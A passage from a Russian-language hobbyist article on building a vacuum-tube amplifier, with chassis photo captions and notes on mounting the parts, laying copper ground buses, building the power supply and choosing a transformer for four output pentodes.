
Шасси, вид снизу

Продолжение статьи →


Шасси, вид спереди

Шасси, вид сзади

Детали закреплены на своих местах, можно приступать к монтажу. Видно, что панелек на шасси закреплено больше, чем нужно. Просто в конструкции планировался каскад предусилителя, но на этапе наладки оказалось, что фазоинвертор сам дает достаточное усиление.




Шасси, вид сверху



Шасси, вид снизу

Проложим медные земляные шины, соберем блок питания и запитаем все нити накала. Учитывай, что выходные пентоды на накал потребляют почти ампер тока, а у нас их аж четыре. Внимательно подбирай трансформатор питания. Первым делом на шасси стоит разместить трансформаторы, так как они самые массивные.




Источник питания собран

